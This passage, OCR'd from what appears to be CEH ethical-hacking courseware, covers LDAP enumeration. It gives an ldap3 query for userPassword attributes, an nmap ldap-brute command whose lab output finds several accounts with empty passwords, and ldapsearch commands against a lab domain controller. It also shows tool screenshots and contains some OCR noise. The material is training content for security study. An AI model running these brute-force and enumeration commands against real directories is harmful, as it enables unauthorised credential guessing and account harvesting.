
```
>> connection.search(search_base='DC=DOMAIN,DC=DOMAIN',
search_filter='(&(objectClass=person))', search_scope='SUBTREE',
attributes='userPassword')
True
>>> connection.entries
```

Automated LDAP Enumeration

Source: *https://nmap.org*


Attackers use the **`ldap-brute NSE script`** to brute-force LDAP authentication. By default, it uses the built-in username and password lists. The **`userdb`** and **`passdb`** script arguments can be employed to use custom lists.

```
nmap -p 389 --script ldap-brute --script-args ldap.base='"cn=users,dc=CEH,dc=com"' <Target IP Address>
```


nmap -p 389 --script ldap-brute --script-args ldap.base='"cn=users,dc=CEH,dc=com"' 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help

```
PORT    STATE SERVICE
389/udp open  ldap
MAC Address: 00:15:5D:01:80:02 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
┌─[root@parrot]─[/home/attacker]
└──╼ #nmap -p 389 --script ldap-brute --script-args ldap.base='"cn=users,dc=CEH,dc=com"' 10.10.1.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-29 06:09 EDT
Nmap scan report for 10.10.1.22
Host is up (0.0014s latency).

PORT    STATE SERVICE
389/tcp open  ldap
| ldap-brute:
|   cn=root,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
|   cn=admin,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
|   cn=administrator,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
|   cn=webadmin,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
|   cn=sysadmin,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
|   cn=netadmin,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
|   cn=guest,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
|   cn=user,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
|   cn=web,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
|_  cn=test,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
MAC Address: 00:15:5D:01:80:02 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
```

Figure 4.15: Screenshot showing output of the Nmap ldap-brute NSE script



LDAP Enumeration Tools

Softerra LDAP Administrator

Softerra LDAP Administrator provides various features essential for **LDAP development**, deployment, and the **administration of directories**

Softerra LDAP Administrator
Production
example.com
OU=London Office
Quick Search
File
Edit
View
Favorites
Server
Entry
Schema
Tools
Window
Help
New
(objectClass=*)
Scope Pane
Softerra LDAP Administrator
Reports
Exchange
Production
contoso.com
cyberdyne.com
example.com
OU=Berlin Office
OU=London Office
OU=New York Office
OU=Paris Office
OU=Tokio Office
Testing

Name	Value	mail	department
Disabled (4)			
CN	Maya Bibi	m.bibi@example.com	IT
CN	Sofia Hope	s.hope@example.com	Accounting
CN	Toby Allan	t.allan@example.com	Accounting
CN	Toby Lynch	t.lynch@example.com	IT
Enabled (54)			
CN	Aaron Barton	a.barton@example.com	IT
CN	Abigail Murphy	a.murphy@example.com	Sales
CN	Alexander Holt	a.holt@example.com	IT
CN	Alexander Marsden	a.marsden@example.com	Accounting
CN	Alexandra Flynn	a.flynn@example.com	Sales
CN	Alice Iqbal	a.iqbal@example.com	IT
CN	Amelia Owen	a.owen@example.com	HR
CN	Amy Lucas	a.lucas@example.com	HR
CN	Annie Douglas	a.douglas@example.com	Sales
CN	Anthony Gough	a.gough@example.com	Accounting
CN	Charlie Todd	c.todd@example.com	IT
CN	Charlotte Rowe	c.rowe@example.com	Sales
CN	Chelsea Hyde	c.hyde@example.com	Sales

https://www.ldapadministrator.com

ldapsearch

Attackers use ldapsearch **for enumerating AD users**. It allows attackers to establish a connection with an LDAP server to perform different searches using specific filters

ldapsearch -h 10.10.1.22 -x -s base namingcontexts - Parrot Terminal
File
Edit
View
Search
Terminal
Help

```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #ldapsearch -h 10.10.1.22 -x -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#


#
dn:
namingcontexts: DC=CEH,DC=com
namingcontexts: CN=Configuration,DC=CEH,DC=com
namingcontexts: CN=Schema,CN=Configuration,DC=CEH,DC=com
namingcontexts: DC=DomainDnsZones,DC=CEH,DC=com
namingcontexts: DC=ForestDnsZones,DC=CEH,DC=com

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
```

https://linux.die.net

Other LDAP Enumeration Tools:

- **AD Explorer** *https://docs.microsoft.com*
- **LDAP Admin Tool** *https://www.ldapsoft.com*
- **LDAP Account Manager** *https://www.ldap-account-manager.org*
- **LDAP Search** *https://securityxploded.com*

